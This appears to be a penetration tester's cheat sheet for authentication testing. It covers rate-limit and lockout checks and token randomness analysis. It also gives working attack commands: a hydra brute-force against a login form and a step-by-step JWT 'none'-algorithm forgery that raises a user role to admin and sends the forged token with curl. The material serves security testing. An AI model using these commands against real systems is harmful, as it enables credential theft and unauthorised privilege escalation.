
Authentication
Credential Testing
Section titled “Credential Testing”- Attempt multiple failed logins (10-20) with the same username
- Attempt logins with different usernames from the same IP
- Check for timing differences in responses
- Document the threshold at which rate limiting begins
- Check for sensitive data in URL parameters
- Test if credentials are transmitted in request body rather than URL
- Check if credentials are logged in server logs or client consoles
Example of a bash script to test rate limiting:
for i in {1..50}; do echo "Attempt $i" curl -X POST https://example.com/api/login \ -H "Content-Type: application/json" \ -d '{"username":"testuser","password":"wrongpassword123"}' \ -w "Status: %{http_code}, Time: %{time_total}s\n" -o /dev/null -s sleep 1doneAccount lockout testing
Section titled “Account lockout testing”- Attempt multiple failed logins to a test account
- Try to access the account after the lockout threshold
- Document the number of attempts before lockout
- Check if lockout is time-based or requires admin intervention
- Test if account lockout affects only the specific user or IP
- Check if lockout can be bypassed by using different authentication methods
- Check if signature is verified
- Check if server accepts unassigned JWT
- Brute-force if weak signing key
Exploit
Section titled “Exploit”Token Analysis
- Find endpoint that returns token

- Send request to sequencer, set token location and start live capture. Note: Also try select Base64-decode before analyzing if the token is base64

- Look for poor quality of randomness and Character-level analysis.
- Save tokens.
head -n 100 tokens.txttail -n 10 tokens.txt | while read line; do echo "$line" | base64 -d; echo; doneDecode base64
echo -n 'YWRtaW4tMTA6MzY6MTctY3N2' | base64 -dBruteforce
- Wordlist
~/Wordlist/SecLists/Usernames/Names/names.txt
hydra -l admin -P passwords.txt example.com http-post-form "/api/login:username=^USER^&password=^PASS^:Invalid credentials"JWT Signature Bypass
# Original JWT# eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQiOiJ1c2VyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3NDExODA5Mzd9.8FYMxQ3L_LhjdZ0CXnLHJ9ZQN0rply6uBTHtJ_IcaS4
# Decode headerecho -n 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9' | base64 -d# {"alg":"HS256","typ":"JWT"}
# Decode payloadecho -n 'eyJ1c2VyaWQiOiJ1c2VyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3NDExODA5Mzd9' | base64 -d# {"userid":"user","role":"user","iat":1741180937}
# Modify payload to escalate privilegesecho -n '{"userid":"user","role":"admin","iat":1741180937}' | base64 | tr -d '=' | tr '/+' '_-'# eyJ1c2VyaWQiOiJ1c2VyIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzQxMTgwOTM3fQ
# Modify header to use 'none' algorithmecho -n '{"alg":"none","typ":"JWT"}' | base64 | tr -d '=' | tr '/+' '_-'# eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0
# Create modified JWT (without signature for 'none' algorithm)modified_jwt="eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyaWQiOiJ1c2VyIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzQxMTgwOTM3fQ."
# Test with curlcurl -i https://example.com/api/admin -H "Authorization: Bearer $modified_jwt"